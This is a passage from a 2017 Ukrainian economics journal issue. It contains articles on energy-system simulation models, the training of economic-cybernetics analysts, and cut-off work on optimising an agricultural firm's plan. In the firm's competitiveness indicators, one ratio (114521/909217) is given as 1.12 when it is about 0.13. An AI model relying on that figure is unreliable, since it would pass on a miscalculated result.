


ФОРМУВАННЯ РИНКОВОЇ ЕКОНОМІКИ В УКРАЇНІ

Випуск 38



Львів – 2017

**FORMATION
OF MARKET ECONOMY
IN UKRAINE**

ISSUE 38

Scientific journal

Published since 1995

**ФОРМУВАННЯ
РИНКОВОЇ ЕКОНОМІКИ
В УКРАЇНІ**

ВИПУСК 38

Збірник наукових праць

Видається з 1995 року

Ivan Franko National
University of Lviv

Львівський національний
університет імені Івана Франка

2017

*Друкується за ухвалою Вченої Ради
Львівського національного університету
імені Івана Франка
(протокол №44/12 від 27.12.2017 р.)*

*Свідоцтво про державну реєстрацію
друкованого засобу масової інформації.
Серія КВ №14600-3571Р від 29.10.2008 р.*

**Внесено в перелік наукових фахових видань України від 09.03.2016 № 241
Формування ринкової економіки в Україні. 2017. Випуск 38.
Formation of Market Economy in Ukraine. 2017. Issue 38.**

Науковий збірник містить статті провідних вчених та здобувачів наукових ступенів, присвячені вирішенню актуальних проблем економіко-математичного моделювання та інформаційних технологій в економіці.

Scientific collection contains the articles of domestic and foreign scientists, that are devoted to the researches of actual problems of economic-mathematical modelling and informational technologies in economy.

Редакційна колегія

проф., д-р екон. наук *С. М. Панчишин* (відп. ред)
доц., канд. екон. наук *Р. В. Михайлишин*
доц., канд. екон. наук *В. Б. Буняк* (відп. секр.)
проф., д-р екон. наук *О. З. Ватаманюк*
проф., д-р екон. наук *Л. С. Гринів*
проф., д-р екон. наук *В. М. Вовк*
проф., канд. екон. наук *І. В. Грабинська*
проф., д-р екон. наук *О. М. Ковалюк*
проф., д-р екон. наук *М. І. Крупка*
проф., д-р екон. наук *Б. В. Кульчицький*
проф., д-р соціол. наук *Ю. Ф. Пачковський*
проф., д-р екон. наук *В. І. Приймак*
проф., д-р екон. наук *Д. В. Ванькович*
проф., канд. екон. наук *В. Й. Плиса*

проф., д-р екон. наук *Є. Й. Майовець*
проф., канд. екон. наук *С. О. Матковський*
проф., д-р екон. наук *І. Р. Михасюк*
проф., д-р екон. наук *С. К. Реверчук*
проф., д-р екон. наук *А. Г. Хоронжий*
проф., канд. екон. наук *В. В. Яцура*
проф., д-р екон. наук *П. І. Островерх*
проф., канд. екон. наук *Я. С. Піцур*
проф., д-р екон. наук *О. В. Стефанишин*
проф., д-р екон. наук *С. М. Лобозинська*
проф., д-р екон. наук *М. І. Кульчицький*
проф., д-р екон. наук *О. О. Кундицький*
проф., д-р екон. наук *О. М. Підхомний*
проф., д-р екон. наук *Т. В. Яворська*

Professor *S. Panchyshyn* – Editir-in-Chifer,

Assistant professor *V. Bunyak* – Managing Editor

Відповідальний за випуск: проф., д-р екон. наук – *В.М. Вовк*

Комп'ютерне верстання – *С. Прийма*

Адреса редколегії:

Львівський національний університет
імені Івана Франка,
пр.Свободи, 18, Львів-8, 79008
тел.: +380(32) 239-44-90

Editorial office address:

Ivan Franko National University of Lviv,
Svobody av., 18, Lviv-8, 79008

Tel.: +380(32) 239-44-90

Текст надруковано в авторській редакції

Адреса редакції, видавця і виготовлювача:

Львівський національний університет
імені Івана Франка.
вул. Університетська, 1, 79000, Львів, Україна

Формат 60x84/8.

Ум. друк. арк.12,8

Тираж 100 прим.

Свідоцтво про внесення суб'єкта видавничої
справи до Державного реєстру видавців,
виготівників і розповсюджувачів видавничої
продукції.

Серія ДК №3059 від 13.12.2007 р.

© Львівський національний університет
імені Івана Франка, 2017

УДК 33.519.7

ЗАГАЛЬНА ХАРАКТЕРИСТИКА ІМІТАЦІЙНИХ МОДЕЛЕЙ ЕНЕРГЕТИЧНИХ СИСТЕМ

В. Антонів

Львівський національний університет імені Івана Франка

У статті розглянуто характеристики імітаційних моделей енергетичних систем. Проаналізовано загальні особливості кожної з моделей та їх застосування.

Ключові слова: моделювання, енергетична система, оптимізація, імітація, парникові гази.

Постановка проблеми. Розвиток людської цивілізації базується на енергетиці. Від стану паливно-енергетичного комплексу залежать темпи науково-технічного прогресу й виробництва, а отже і життєвий рівень населення будь якої країни. Тому дослідження діяльності та розвитку енергетичних систем є актуальною проблемою сьогодення.

Мета статті. Моделювання енергетичних систем є процесом побудови моделей енергетичних систем. Більшість цих моделей використовуються для аналізу сценаріїв, тобто послідовного набору припущень про можливі різноманітні припущення щодо технічних та економічних умов під час реалізації. Результати можуть показати ефективність системи, викиди парникових газів, загальні фінансові витрати, використання природних ресурсів та енергоефективність досліджуваної системи.

Виклад основного матеріалу. При розробці та реалізації моделей енергетичних систем використовують широкий спектр методів, починаючи від повністю економічного до повністю інженерного.

Моделі часто використовують математичну оптимізацію для вирішення надлишку в специфікації системи. Деякі з використовуваних методів є наслідком дослідження операцій, більшість з яких покладається на лінійне програмування, а також на програмування зі змішаними цілими числами. Обчислювачі можуть використовувати класичну або генетичну оптимізацію, такі як КМА-СЕ (Коваріаційна матриця Адаптації – стратегія еволюції, у перекладі з англійської СМА-ЕС – Covariance Matrix Adaptation - Evolution Strategy).

Моделі енергетичних систем можуть бути рекурсивно-динамічними, такими, що послідовно вирішують для кожного часового інтервалу. Або ж вони можуть бути оформлені у вигляді однієї майбутньої міжчасової проблеми, тим самим припускати, ідеальні передбачення.

Однорічні інженерні моделі, як правило, намагаються мінімізувати короткострокові фінансові витрати, в той час як однорічні ринкові моделі використовувати оптимізацію для визначення ринкового клірингу. Довгострокові моделі, як правило, охоплюють кілька десятиліть, намагаються звести до мінімуму як короткострокові, так і довгострокові витрати як однієї міжчасової проблеми.

Таким чином, спектр використання економіко-математичних моделей в енергетиці досить широкий. Найсуттєвіші розбіжності між моделями полягають у рівні деталізації енергетичних потоків і технологій, тому відповідно до об'єкта моделювання розрізняють

класи енергоекономічних моделей та безпосередньо моделей енергетичних систем. З певним припущенням така класифікація енергетичних моделей відповідає так званим методологічним підходам top-down ("зверху-вниз") і bottom-up ("знизу-вгору"). Моделі енергетичних систем детально описують зв'язки всередині енергетичного сектора, дезагреговану номенклатуру енергоресурсів, повний набір технологій обробки та споживання енергії [1].

Залежно ж від цілей досліджень застосовують оптимізаційні або імітаційні моделі енергетичних систем.

Високий рівень свободи в оптимізаційних моделях дає можливість вибрати кращий стан системи з множини допустимих рішень у рамках встановлених обмежень і цільової функції. Незважаючи на фактично багатокритеріальний характер поставленої в такий спосіб задачі, при моделюванні енергетичних систем намагаються уникати багатокритеріальної оптимізації, оскільки при використанні стандартних математичних алгоритмів рішення багатокритеріальних задач (лінійне звертання вагових коефіцієнтів, Парето-оптимальність та інші) розв'язок моделі не завжди може бути якісно інтерпретовано.

Аналіз ж поведінки системи при різних комбінаціях її параметрів проводять з допомогою використання імітаційних моделей. Їх результат повністю залежить від коректності вхідної інформації, тому отримане рішення не обов'язково буде найкращим, оскільки воно повністю визначається дослідником.

Використовуючи імітаційні моделі енергетичних систем, необхідно проводити розрахунки з сотнями рівнянь і тисячами невідомих, що неможливе без застосування обчислювальної техніки. Більше того, сьогодні розробка нової моделі або нового математичного алгоритму передбачає подальшу прикладну їх реалізацію.

Першою комп'ютерною моделлю вважається модель BESOM (Брукгавенська модель оптимізації енергетичних систем), яка була розроблена американською Брукгавенською національною лабораторією [2].

Існує ще декілька прикладних імітаційних моделей енергетичних систем, що набули широкого використання.

Однією з цих моделей є LEAP (Альтернативна енергетична система планування на великих відстанях). Вона являє собою програмний інструмент для аналізу енергетичної політики і оцінки пом'якшення наслідків зміни клімату. LEAP була розроблена в SEI Центрі Стокгольмського Інституту навколишнього середовища в США. LEAP може бути використана для вивчення міських, загальнодержавних, національних і регіональних енергетичних систем [2, 3].

LEAP зазвичай використовується для прогнозування досліджень, які триватимуть приблизно від 20 до 50 років. Велика частина розрахунків відбувається інтервалом в один рік. LEAP дозволяє аналітикам політикам створювати й оцінювати альтернативні сценарії і порівняти їх енергетичні потреби, соціальні витрати і вигоди, а також вплив на навколишнє середовище.

Іншою моделлю, на яку слід звернути увагу є модель MARKAL (MARKet ALlocation). Вона є лінійною, квазідинамічною оптимізаційною моделлю національної енергетичної системи. Модель призначалася для визначення оптимальної, з економічної та екологічної точок зору, системи енергопостачання на національному, регіональному та локальному рівнях. Беззаперечною перевагою цієї моделі є те, що тіло комп'ютерної програми є відкритим (комп'ютерна програма моделі реалізована на мові GAMS (General Algebraic Modeling System)), що дає можливість користувачу зрозуміти математичний алгоритм моделі та, за потреби, внести до нього необхідні зміни [4].

MARKAL є моделлю з фіксованим попитом, тобто умовою рішення є повне задоволення попиту. При оптимізації цільової функції модель вибирає кращий набір енергоресурсів і технологій для покриття заданого попиту. Вхідними даними моделі є інформація щодо доступних енергоресурсів, економічні, технічні та екологічні характеристики технологій та прогноз попиту [2].

Модель EFOM (Energy Flow Optimisation Model, модель оптимізації енергетичних потоків) є лінійною оптимізаційною моделлю, яка описує енергетичні потоки від поставок первинної енергії до сектору кінцевого споживання. EFOM описує структуру енергетичної системи за допомогою орієнтованого графу (вузлів та орієнтованих зв'язків між ними). Зв'язки описують потоки енергії (матеріалів), вузли – умовні об'єкти, де енергетичні та матеріальні потоки зустрічаються та трансформуються. Модель EFOM враховує рівень використання вузлів, їх екологічні параметри, технічний та економічно доцільний термін їх експлуатації [2].

Модель TIMES (The Integrated MARKAL-EFOM System) з цільовою функцією мінімізації зведених витрат енергосистеми при обмеженнях на річні або кумулятивні (наростаючим підсумком) викиди парникових газів [5]. Завдяки розширенню можливостей моделі, з використанням TIMES можна провести аналіз питань, що не могли бути адекватно представлені в попередніх розробках (MARKAL та EFOM). Можливість моделювання регулювання виробництва гідроелектроенергії порівняно з попередніми моделями в TIMES значно краща завдяки введенню в модель поняття сезонних і добових сховищ [2, 4].

TIMES досягли успіху з моделлю MARKAL в 2008 році. Обидві моделі є технологічно точними, динамічними моделями часткової рівноваги на ринках енергетики. В обох випадках рівновага визначається шляхом максимізації загальної користі і для споживачів і для виробників за допомогою лінійного програмування [4].

Основний імітаційний генератор моделі TIMES також був розроблений в рамках технології програмної системи аналізу енергії (ETSAP) [5]. TIMES поєднує в собі два різних, але доповнюючих один одного, системні підходи до моделювання енергії – інженерний і економічний підхід. TIMES використовує технологію моделі генератора «від низу до верху», яка використовує лінійне програмування для одержання найменшої вартості енергетичної системи, оптимізованої відповідно до числа певних обмежень користувача, від середньо- до довготривалого. Він використовується для «дослідження можливих майбутніх енергоносіїв на основі різних сценаріїв» [2].

Станом на 2015 рік, моделі генераторів MARKAL і TIMES використовуються в 177 установах в більш ніж в 70 країнах [6].

Ще однією моделлю є модель NEMS (National Energy Modeling System – Національна модель енергетичної моделі) є давньою моделлю державної політики Сполучених Штатів, за якою працює Департамент енергетики (DOE). NEMS обчислює рівну ціну на паливо і потрібну кількість для енергетичного сектора США. Для цього, програмне забезпечення циклічно вирішує послідовність лінійних програм і нелінійних рівнянь. NEMS використовується для моделювання попиту, зокрема, щоб визначити вибір споживачем технологій в житловому і комерційному секторах. NEMS використовується для створення Щорічних енергетичних результатів з описом проектів на найближчі 25-50 років [7].

Висновки. Оскільки сектор енергозабезпечення є найбільшим джерелом глобальних викидів парникових газів, тому енергетичне моделювання набуває все більшого значення, так як важливість пом'якшення наслідків зміни клімату потребує кардинальної зміни системи енергопостачання.

1. Bohringer C., Rutherford T. F. Combining Top-Down and Bottom-up in Energy Policy Analysis: A Decomposition Approach [Електронний ресурс] // Discussion Paper No. 06-007. – 2006. – 23 p. – Р. 1. – Режим доступу: <http://www.mpsge.org/qpdecomp.pdf>.
2. Spataru C. Whole Energy System Dynamics: Theory, Modelling and Policy / Catalina Spataru. – New York, 2017.
3. LEAP 2018 Announced. [Електронний ресурс] – Режим доступу: <https://www.energycommunity.org/> – Назва з екрану. – LEAP.
4. MARKAL/TIMES. [Електронний ресурс] – Режим доступу: <http://www.energyplan.eu/othertools/national/markaltimes/> – Назва з екрану. – Energy plan.
5. Documentation for the TIMES Model. PART I [Електронний ресурс] .– Режим доступу: <http://iea-etsap.org/docs/TIMESDoc-Intro.pdf>.
6. Giannakidis, George; Labriet, Maryse; Gallachóir, Brian Ó. Informing energy and climate policies using energy systems models: insights from scenario analysis increasing the evidence base. // Springer International Publishing Switzerland, 2015.
7. Annual Energy Outlook 2017 with projections to 2050 [Електронний ресурс] .– Режим доступу: [https://www.eia.gov/outlooks/aeo/pdf/0383\(2017\).pdf](https://www.eia.gov/outlooks/aeo/pdf/0383(2017).pdf).

GENERAL CHARACTERISTICS OF SIMULATION MODELS OF POWER SYSTEMS

V. Antoniv

Ivan Franko National University of Lviv

In the article reasonably, that modeling of the power systems is the process of construction models of the power systems. Most of these models are used for the analysis of scenarios, that is, a series of assumptions about a variety of assumptions about technical and economic conditions during implementation. It is noted that at development and realization of models of the power systems use the wide spectrum of methods, beginning from fully economic to the fully engineer.

Dependency upon the aims of researches apply the optimization or imitation models of the power systems. Attention is accented on that the most substantial divergences between models consist in the even working out in detail of power streams and technologies. The simulation models of the power systems are considered, namely: model of BESOM (Brookhaven of energy system optimization model), LEAP (Alternative energy planning system for long distances), MARKAL (MARKet ALlocation), EFOM (Energy Flow Optimisation Model), TIMES (The Integrated MARKAL – EFOM System) and NEMS (National Energy Modeling System).

Keywords: modeling, power system, optimization, simulation, greenhouse gases.

УДК 378.1:330.46

АКТУАЛЬНІ ЗАВДАННЯ У ПІДГОТОВЦІ ЕКОНОМІСТІВ-АНАЛІТИКІВ В УКРАЇНІ

З. Артим-Дрогомирецька, В.-Б. Вовк

Львівський національний університет імені Івана Франка

У статті розглядаються сучасні об'єктивні можливості успішного вирішення проблем управління економікою, що полягають у підготовці відповідних фахівців у сфері управління, призначення яких створювати та ефективно використовувати відповідні прогресивні методи управління на різних рівнях економічної системи. Визначаються основні завдання, виконання яких сприятиме вдосконаленню підготовки економістів-аналітиків, формуванню у них відповідних знань і вмінь через професіоналізм професорсько-викладацьких колективів відповідних профільюючих кафедр економічної кібернетики національних університетів.

Ключові слова: економічна кібернетика, інструментарій математичного моделювання, методи управління, управління економікою, економіст-аналітик, підготовка фахівців.

Сучасні об'єктивні можливості успішного вирішення проблем управління економікою полягають у підготовці відповідних фахівців у сфері управління, що спроможні створювати та ефективно використовувати відповідні прогресивні методи управління на різних рівнях економічної системи.

Точна, тобто досконала наука зможе надати органам управління способи і методи, при допомозі яких результатами аналізу будь-якої економічної ситуації будуть не загальні роздуми, декларації чи міркування, а числове вираження обраної мети і числові значення впливів на дану ситуацію для її досягнення [1, 2].

Очевидним є те, що у досягненні поставленої мети у розвитку конкретних ситуацій, які мають місце на різних рівнях економічної системи, властива обмеженість ресурсів. І щоб відшукати ефективні шляхи їх використання, необхідно провести експериментальні дослідження, розрахунки. Очевидним є те, що експериментування з економічними системами недоцільне, тому єдиним науково обґрунтованим засобом досліджень є експериментування з математичними моделями цих ситуацій, як найефективніший із кількісних методів аналізу управлінських рішень. Практичне використання економіко-математичних методів починалось з вирішення конкретних практичних задач, і в першу чергу, на рівні підприємства, організації. Перші результати практичного використання цих методів сприяли усвідомленню їх можливостей та необхідності розширення сфери їх застосування. Але головним здобутком у процесі застосування математичного інструментарію в економічному аналізі стало усвідомлення того, що пошук прогнозу розвитку економічної ситуації потрібно здійснювати не через словесні роздуми та міркування, а через конкретні розрахунки [2, 3].

Але хибним є також твердження, що комп'ютерні технології годяться тільки для вирішення часткових чи порівняно часткових задач, а для вирішення кардинальних проблем в управлінні економікою може бути використаний лише якісний аналіз. Якщо навіть сьогодні ще багато проблем в управлінні економікою не піддаються точному аналізу існуючими

кількісними методами, то це аж ніяк не означає, що у майбутньому не будуть створені ефективні кількісні методи.

Інструментарій математичного моделювання, як складова частина процедури прийняття рішення, сьогодні має непогані можливості. Можна з упевненістю сказати, що в нашій економіці запотребування на науково обґрунтовані процедури прийняття рішення є незрівнянно нижчі за їх можливості. Нічого дивного і парадоксального у цьому немає і пояснюється це дуже просто. Фатально бракує фахівців, які володіють методами вироблення оптимальних управлінських рішень. Так дослідити процес взаємодії окремих елементів економічної системи можна у рамках математичної моделі конкурентної економіки. Конкуренція проявляється у тому, що придбання виробничих ресурсів і збут створених благ і послуг відбувається на ринку. Саме на ринку відбувається поладження конфлікту між індивідуальними інтересами різних учасників виробничої діяльності (елементів економічної системи) через механізм цін. Там, де економіку трактували як точну науку, досягли значних результатів, бо вивчали закономірності в економіці при допомозі математичного апарату і навчилися прогнозувати результати тих чи інших управлінських рішень. Кожну економічну проблему, кожную господарську ситуацію можна описати з певним рівнем адекватності у вигляді математичної задачі. А над математичними абстракціями можна проводити дослідження, знаходити бажаний діапазон зміни тих чи інших параметрів, прогнозувати рівень досягнення мети.

На сьогодні головними напрямками у володінні знаннями галузі економічної кібернетики є означення напрямів найбільш перспективних, актуальних досліджень, розробка комплексних програм, в яких економічна кібернетика, взаємодіючи з іншими розділами науки і техніки і, в першу чергу, з економічними, забезпечить ефективне функціонування як економіки країни в цілому, так і її складових. І звідси вибудовуються завдання координації досліджень, забезпечення тісної взаємодії фахівців різного профілю, зайнятих виконанням завдань, які стоять перед економікою країни.

В цьому плані можна виділити чотири напрямки завдань у підготовці фахівців з економічної кібернетики: *концептуалізація, аналіз економічної системи, синтез економічної системи, оптимізація систем*. Це зумовлено тим, що сучасний випускник спеціальності «Економічна кібернетика» повинен займатися дослідженням і модифікацією тих, що існують, а також синтезом нових систем управління в економіці з використанням концепції і методології економічної кібернетики.

Серед різних спеціалістів у галузі вирішення проблем управління економікою чільне місце посідають економісти-кібернетики, які є економістами-аналітиками, що здатні вирішувати економічні проблеми на підставі глибоких економічних знань, досконалого володіння інструментарієм економіко-математичного аналізу і сучасними комп'ютерними технологіями. Студенти цієї спеціальності отримують систему знань за економічними, математичними та фаховими спеціальними дисциплінами, оволодіваючи найпрогресивнішими комп'ютерними технологіями. Ця спеціальність передбачає отримання базової економічної підготовки на такому ж рівні як і економісти інших спеціальностей, проте у сфері математичної освіти значно випереджує їх.

Економісти-кібернетики мають високу кваліфікацію у сфері організаційного управління в економіці, володіють ефективними математичними методами аналізу і прогнозування економічних ситуацій з використанням найновіших інформаційних технологій, можуть ефективно реалізовувати свої професійні знання економіста. Про них заслужено

висловлюються, як про неперевершених фахівців на будь-яких ділянках у системах управління підприємствами та організаціями.

Концептуалізація розкриває базові поняття економічної кібернетики: система; модель; управління; інформація. Особлива увага приділена об'єкту економічної кібернетики – економічній системі і основним принципам аналізу і синтезу моделей економічних систем. Системний підхід спирається на діалектичний закон взаємозв'язку і взаємообумовленості явищ у світі і суспільстві та вимагає розгляду явища, що вивчається, або процесу не тільки як самостійної системи, але і як підсистеми деякої системи вищого рівня.

Оскільки основним методом економічної кібернетики є моделювання, особлива увага повинна бути приділена методу моделювання, що використовується різними дослідниками. Економічна кібернетика розглядає математичне моделювання як – найважливіший прикладний інструментарій кібернетики.

Випускник спеціальності «Економічна кібернетика» – це перш за все фахівець у сфері управління економікою, тому поняття управління є основним теоретичним поняттям, орієнтуючим цього фахівця на розв'язання конкретних прикладних задач з управління економікою та її підсистемами.

Одними з найважливіших понять, що мають прикладне значення, є поняття керованості і закону управління. Економічна система – складна цілеспрямована керована динамічна система, що здійснює виробництво, розподіл і споживання матеріальних благ з метою задоволення необмежених людських потреб. У цих умовах в підготовці фахівця набувають питання ідентифікації економічної системи. Завдання аналізу і синтезу в процесі дослідження економічної системи взаємозв'язані і утворюють єдиний комплекс.

Аналіз економічної системи: розглядається методологія аналізу економічних систем, і наводяться основні підходи до аналізу систем на макро- і мікрорівні. Значною різноманітністю відрізняються підходи до аналізу виробничої системи. Важливе значення мають такі методи аналізу як: аналіз часових рядів, лінійне та нелінійне програмування, графічні методи, виробничі функції, сіткові методи і інші процедури.

У напрямку *синтезу економічної системи* повинні розглядатися основні підходи до синтезу економічних систем і їх систем управління, зокрема, синтез функціональної структури системи управління, методи структурного синтезу.

Оптимізація систем присвячується питанням, що пов'язані з вдосконаленням механізмів управління системами, направлених на оптимізацію стану і структури систем, а також функції і поведінку динамічних систем, що визначають хід економічних процесів.

Методи, які використовують математичний інструментарій, оптимізаційні підходи, забезпечують вищий рівень підготовки економістів-кібернетиків для прийняття ними науково обґрунтованих управлінських рішень, дають змогу їм знайти ефективні варіанти розвитку ситуації, оцінити їх і вибрати серед них ефективні [2].

А які ж завдання сьогодення у розвитку спеціальності «Економічна кібернетика»? Усвідомлення їх є запорукою успіху у майбутньому. На нашу думку, в загальному вони є такими.

По-перше – це усвідомлення викладачами кафедр, студентами, їх майбутніми роботодавцями місії таких спеціалістів, якими є економісти-кібернетики, які є, власне, економістами-аналітиками.

По-друге – це розроблення відповідних цій місії освітніх програм, навчальних та робочих програм, методичних рекомендацій щодо виконання завдань та організації самостійної роботи для студентів, методичних вказівок щодо організації та проходження всіх видів практики

спеціалізації «Економічна кібернетика», підручників та навчальних посібників, підготовка електронних навчальних посібників з дисциплін кафедри, вдосконалення активних методик викладання, забезпечення викладання навчальних дисциплін іноземними мовами.

По-третє – це організація студентських науково-дослідних груп дослідження операцій в економіці, розвиток співпраці з вітчизняними та зарубіжними навчальними закладами в рамках стажування викладачів, сприяння участі викладачів та студентів у програмах академічної мобільності, забезпечення профорієнтаційної роботи профілюючих кафедр.

По-четверте – це створення відповідної сучасної навчальної бази на факультетах, зокрема, створення при кафедрах науково-методичних лабораторій з моделювання економічних процесів.

Все це сприяло б розвитку інноваційних методів навчання, формування справжнього аналітика, дослідника, творчого фахівця, і не тільки в галузі економіки, справжнього патріота свого фаху і нашої Батьківщини.

Вдосконалення підготовки економістів-аналітиків, формуванню у них відповідних знань і вмінь через професіоналізм професорсько-викладацьких колективів відповідних профілюючих кафедр економічної кібернетики національних університетів. Ці професорсько-викладацькі колективи з провідних класичних університетів України зберегли цей напрямок і зі своїми соратниками розвинули його. Це відомі в Україні і за її межами економісти, перу яких належать численні наукові праці, присвячені економічній і економіко-математичній наукам. Діапазон їхніх наукових пошуків свідчить, що це люди різнобічних дарувань, висококваліфіковані вчені-економісти, кібернетики, які стояли у витоків створення сучасної економічної аналітики, що базується на засадах кібернетики. Основою їх досліджень є кількісний аналіз соціально-економічних та економіко-виробничих процесів. Вони є притягальною силою для молодого покоління вчених-економістів, що вміють створювати навколо себе атмосферу інтелектуальної творчості, наукового пошуку вирішення наукових проблем. Кожний з їх учнів відчуває щирі турботу і допомогу.

Осередки української кібернетики об'єднують, людей близьких за духом та ідеями, яким прививається любов до самовідданої праці на благо розвитку прекрасної науки, якою є економічна кібернетика. Цим і характеризується відповідальний оптимізм перспектив використання фахівців з економічної кібернетики у вирішенні насустих проблем управління розвитком економіки України.

-
1. Економічна енциклопедія : у трьох томах. Т. 1 / Редкол. : С. Мочерний (відп. ред.) та ін. – К. : Видавничий центр «Академія», 2000. – 864 с.
 2. Економічна кібернетика [Текст] : підруч. [для студ. вищ. навч. закл. : У 2 т. / В.М. Геєць, Ю.Г. Лисенко, В.М. Вовк та ін.]. – Донецьк : Юго-Восток, Т. 1. – 2005. – 508 с.
 3. Енциклопедія кібернетики : [у 2 т.] / редкол.: В. М. Глушков (відп. ред) [та ін.] ; АН Української РСР. – Київ : Голов. ред. Укр. рад. енцикл., 1973. – Т. 1. – 582 с. – Т. 2: – 576 с.

ACTUAL TASKS IN TRAINING OF ECONOMISTS-ANALYSTS IN UKRAINE

Z. Artym-Drohomyretska, V.-B. Vovk

Ivan Franko National University of Lviv

Modern objective opportunities of successful solutions to the problems of economic management, which involves training of the future specialists of management, the purpose of which is to create and effectively use appropriate progressive methods of management on different levels of the economic system have been considered in the article. The main tasks, the implementation of which will contribute to training improvement of economists-analysts, the formation of their respective knowledge and skills through the professionalism of faculty members of the relevant profiled departments of economic cybernetics of national universities have been outlined.

The main areas of knowledge of the field of economic cybernetics are the identification of the directions of the most promising, relevant researches, the development of complex programs in which economic cybernetics, interacting with other sections of science and technology, and, first of all, with economics, will ensure the effective functioning of the economy as a whole, and its components. Economists-cybernetics, who are analysts in economics are able to solve economic problems on the basis of deep economic knowledge, perfect knowledge of the tools of economic-mathematical analysis and modern computer technologies, occupy the leading place among the various specialists in the field of solving problems of economic management.

Key words: economic cybernetics, mathematical modeling tools, management methods, economics management, economist-analyst, training specialists.

УДК 338.27

ОПТИМІЗАЦІЯ ПЛАНУ ДІЯЛЬНОСТІ АГРОПІДПРИЄМСТВА НА ПРИКЛАДІ ПП «ЗАХІДНИЙ БУГ»

В.-Б. Вовк, Б. Матківський

Львівський національний університет імені Івана Франка

У статті викладенні основні особливості оцінювання конкурентоспроможності сільськогосподарських підприємств. Проведено аналіз ключових проблем використання земель у підприємстві «Західний Буг» і пошук шляхів їх вирішення. Проаналізовано сучасні публікації вчених, які досліджували дані теми. Також, у статті розгорнуто основні властивості та завдання, застосування методів економіко-математичного моделювання в складних сільськогосподарських підприємствах, зокрема наголошено на основних факторах, що вплинули на переваги їх впровадження. Здійснена постановка задачі оптимізації плану використання земель ПП «Західний Буг», її економіко-математична модель та реалізовані методи розрахунку цього оптимального плану. Проведено аналіз отриманих результатів.

Ключові слова: Економіко-математичне моделювання, структура виробництва, сільськогосподарські підприємства, оптимальний план.

В сучасних умовах розвитку економік різних країн аграрній політиці приділяється значна увага, а це в свою чергу потребує великої уваги питанню підвищення продуктивності сільськогосподарських культур, раціональному використанню затрачуваних ресурсів. Все це можливо за тієї умови, що при вирощуванні культурних рослин необхідно чітко дотримуватися усіх технологічних процесів: дотримання сівозмін, внесення добрив на заплановану урожайність, дотримання технології вирощування рослин, використання якісного посівного і садивного матеріалу, своєчасний і ефективний захист сільськогосподарських рослин від шкідників, хвороб та бур'янів та організації технології зберігання та переробки продукції рослинництва. Окрім цього необхідно ефективно використовувати побічну продукцію рослинництва, що зменшує собівартість вирощування культур.

Актуальність теми зумовлена тим, що в умовах ринкових відносин в економіці України сфера сільського господарства стає одним із об'єктів дослідження економічної науки, так як є основним сировинним джерелом для виготовлення продуктів народного споживання.

В агропромисловому комплексі зосереджена одна з основних бюджетно-формуєчих та інвестиційних складових економіки країни.

Об'єктом наукового дослідження є приватне підприємство «Західний Буг».

Предмет дослідження – методологічні та організаційно-методичні основи діяльності аграрного підприємства «Західний Буг», системний аналіз та оптимізація його діяльності.

Аналіз останніх досліджень і публікацій. Проблемам застосування математичних моделей в сільському господарстві завжди приділялася увага науковцями. Вітчизняні і зарубіжні дослідники здобули значні успіхи в розв'язанні задач структурної оптимізації аграрного виробництва. Питанням системного аналізу та моделювання економіки присвячені роботи таких науковців як Піддубна О.О., Саблук П.Т. Чабан Г.В. та ін. Цими дослідниками розроблені різні моделі та методи дослідження аграрних систем.

Використання методів економіко-математичного моделювання пов'язане в першу чергу з розумінням виробничих процесів та обмежень, які діють при виробництві та реалізації продукції. Дані обмеження формують структуру економіко-математичної моделі діяльності.

На теперішній час в науковій літературі пропонуються різні методики оцінки конкурентоспроможності підприємства. Одним із найпоширеніших серед них є метод, заснований на теорії ефективної конкуренції. Згідно цієї теорії найбільш конкурентоспроможним є підприємство, де найкращим чином організована робота всіх служб і підрозділів.

Приватне підприємство «Західний Буг» – аграрна компанія, основним напрямком діяльності якої є вирощування зернових, технічних та кормових культур, їх зберігання та реалізація. Його стратегічні цілі:

Досягнення врожайності за видами продукції рослинництва на рівні європейських показників, збільшення валових показників збору продукції рослинництва.

1. Оптимізація штатної чисельності за рахунок використання висококваліфікованого персоналу, підвищення лояльності персоналу, встановлення відносин довіри, зменшення кількості операцій внутрішнього обліку, зменшення чисельності охорони.

2. Збільшення показників рентабельності бізнесу через оптимізацію витрат, збільшення обороту, оптимізації товарних запасів.

3. Підвищення ефективності управлінської команди, рівня кваліфікації працівників через безперервне навчання персоналу.

4. Підвищення ефективності управлінських процесів за рахунок максимального використання сучасних ІТ-технологій.

5. Забезпечення максимально якісних показників продукції за допомогою використання передових технологій вирощування і догляду, а також зберігання продукції.

З отриманих статистичних даних з приватного підприємства «Західний Буг» продемонстрованих в таблиці 1. можна простежити зростання фінансових показників.

Таблиця 1

Основні елементи операційних витрат

Фінансовий показник (тис. грн.)	2015	2016	2017
Матеріальні затрати	504681	512003	610212
Витрати на оплату праці	50170	59954	87717
Відрахування на соціальні заходи	8942	11781	16654
Амортизація	33719	47014	51619
Інші операційні витрати	286313	234750	227754
Разом	883825	865502	993966

На ефективність діяльності кожної із служб впливає велика кількість факторів, ресурсів фірми. Оцінка ефективності роботи кожного із підрозділів передбачає оцінку ефективності використання ним цих ресурсів. В основі методу покладено оцінку 4-х груп показників або критеріїв конкурентоспроможності.

Витрати на одиницю продукції - відображають ефективність витрат при випуску продукції:

$$B = \frac{\text{Валові витрати}}{\text{Обсяг випуску продукції}} \quad B = \frac{114521}{909217} = 1,12$$

Фондовіддача - характеризує ефективність виробничих фондів:

$$\Phi O = \frac{\text{Обсяг випуску продукції}}{\text{Середньорічна вартість основних засобів}} \quad \Phi O = \frac{909217}{394231} = 2.30$$

Рентабельність продукції - характеризує ступінь прибутковості продукції:

$$R_{\text{товару}} = \frac{\text{Прибуток}}{\text{Собівартість продукції}} \quad R_{\text{товару}} = \frac{98524}{909217} = 0.1$$

Показник продуктивності праці - відображає ступінь організації виробництва та використання робочої сили:

